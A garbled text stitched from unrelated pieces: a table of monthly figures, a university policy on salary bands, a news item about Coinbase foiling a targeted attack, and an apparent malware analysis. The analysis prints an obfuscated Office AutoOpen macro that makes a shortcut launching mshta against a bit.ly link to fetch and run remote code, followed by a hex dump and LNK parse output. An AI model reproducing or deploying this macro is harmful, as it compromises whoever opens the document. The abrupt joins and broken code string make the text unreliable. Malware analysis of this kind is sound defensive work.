Jan	8712	8712-10296	**9622**	-7.6%
Feb	9622	9622-11943	**11162**	7.2%
Mar	11162	11162-13854	**12948**	24.4%
Apr	12948	10954-12948	**11779**	13.2%
May	11779	11779-14620	**13664**	31.3%
Jun	13664	12702-14614	**13658**	31.2%
Jul	13658	13658-16952	**15843**	52.2%
Aug	15843	15464-17792	**16628**	59.7%
Sep	16628	16628-20500	**19159**	84.1%
Oct	19159	18897-21741	**20319**	95.2%
Nov	20319	17458-20319	**18772**	80.3%
Dec	18772	16138-18772	**17353**	66.7%

Implementing Changes to an Employee's Status, Salary Band or Pay

How a Job gets assigned to a Salary Band


A clear and current job description is the starting point for evaluating the job responsibilities and assigning a salary band. Job responsibilities, complexity, scope and requirements needed to successfully do the job will determine the salary band assignment; job titles do not determine the salary band.

Each salary band is assigned a salary range which reflects the market value for the job and other similar benchmarked jobs. The band range reflects the minimum base salary and the maximum base salary that should be paid for any job in that corresponding salary band. Salary ranges will be competitive with our respective, defined markets and reflect the internal relationship among salary bands within the University. The structure will be reviewed on an annual basis by considering market trends inside and outside of higher education, University financial resources, and overall University strategy and goal achievement. A revised salary band structure will be prepared and implemented whenever appropriate, and as authorized by University leadership.

Cryptocurrency exchange Coinbase has described how it was targeted by, and foiled, "a sophisticated, highly targeted, thought out attack" aimed to access its systems and presumably to make off with some of the billions of dollars'-worth of cryptocurrency it holds.

In an Aug. 8 blog post that sets out in technical detail how the plot unfolded and how the exchange countered the attempted theft, Coinbase said the hackers used a combination of means to try and hoodwink staff and access vital systems – methods that included spear phishing, social engineering and browser zero-day exploits.

3. The malicious code in the early attack needs to be launched by launching a macro in the Office document. Judging from the properties of LNK file, the attacker has used a shortcut to implant the backdoor since at least June 22, 2018. The attack method is cleverer, and thus more concealed.




```
Sub AutoOpen()
    On Error Resume Next
    Dim SHStr As String
    Dim FilePath As String
    Dim ExPath As String
    FilePath = "C"
    SHStr = "scr"
    ExPath = "Lorer "
    FilePath = FilePath & ":" & "\Use" & "rs\Pub"
    SHStr = "W" & SHStr
    WW = "Save"
    ExPath = "EXP" & ExPath
    SHStr = SHStr & "ipt."
    StrLP = "/"
    WW = WW & "As"
    StrLP = StrLP & "C START"
    SHStr = SHStr & "She"
    FilePath = FilePath & "lic\EX." & "LN"
    SHStr = SHStr & "ll"
    StrRn = "MD"
    StrLP = StrLP & " /"
    Set ObjShl = CreateObject(SHStr)
    FilePath = FilePath & "K"
    Set Sht = ObjShl.CreateShortcut(FilePath)
    StrRn = "C" & StrRn
    Sht.TargetPath = StrRn
    StrName = "P" & "R"
    StrTemp = "HT" & "A htt"
    StrTemp = StrTemp & "ps:/"
    Sht.Arguments = StrLP & "B MS" & StrTemp & "/bit" & "." & "ly/2McduXg
    Sht.Save
    StrName = "C" & "D" & StrName
    ViewDocument StrName
    ObjShl.Run ExPath & FilePath
End Sub
```

```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F    0123456789ABCDEF
B9 66 25 9C F4 09 D4 01 00 00 00 00 B1 00 00 00   ¹f%œô.Ô.....±...
31 53 50 53 A6 6A 63 28 3D 95 D2 11 B5 D6 00 C0   1SPS¦jc(=•Ò.µÖ.À
4F D9 18 D0 95 00 00 00 1E 00 00 00 00 1F 00 00   OÙ.Ð•...........
00 41 00 00 00 59 00 3A 00 5C 00 57 00 6F 00 72   .A...Y.:.\.W.o.r
00 6B 00 73 00 5F 00 32 00 30 00 31 00 38 00 5C   .k.s._.2.0.1.8.\
00 31 00 36 00 2E 00 4A 00 75 00 6E 00 65 00 5C   .1.6...J.u.n.e.\
00 30 00 36 00 2E 00 32 00 32 00 5C 00 54 00 72   .0.6...2.2.\.T.r
00 61 00 64 00 69 00 6E 00 67 00 20 00 53 00 68   .a.d.i.n.g. .S.h
00 65 00 65 00 74 00 20 00 28 00 4A 00 75 00 6E   .e.e.t. .(.J.u.n
00 65 00 20 00 32 00 30 00 31 00 38 00 29 00 5C   .e. .2.0.1.8.).\
00 52 00 65 00 61 00 64 00 4D 00 65 00 2E 00 74   .R.e.a.d.M.e...t
00 78 00 74 00 00 00 00 00 00 00 00 00 00 39 00   .x.t..........9.
00 31 53 50 53 B1 16 6D 44 AD 8D 70 48 A7 48 40   .1SPS±.mD-.pH§H@
```

e Results - lnk.bt

Name	
struct PropertyIntegerValue sPropertyIntegerValue[1]	
struct PropertyIntegerValue sPropertyIntegerValue[2]	
struct PropertyIntegerValue sPropertyIntegerValue[3]	
struct PropertyIntegerValue sPropertyIntegerValue[4]	
uint32 TerminalBlock	0
struct PropertyStoreList sPropertyStoreList[1]	
uint32 Size	177
uint32 Version	1397773105
GUID FormatID[16]	{28636AA6-953D-11D2-B5D6-00C04FD918D0}
struct PropertyIntegerValue sPropertyIntegerValue	
uint32 Size	149
uint32 ID	30
ubyte Reserved	0
struct TypedPropertyValue Value	
enum TYPE Type	VT_LPWSTR (31)
uint16 Padding	0
uint32 Length	65
wchar_t Value[66]	C:\Works_2018\16 June\06.22\Trading Sheet (June 2018)\ReadMe.txt
uint32 TerminalBlock	0
struct PropertyStoreList sPropertyStoreList[2]	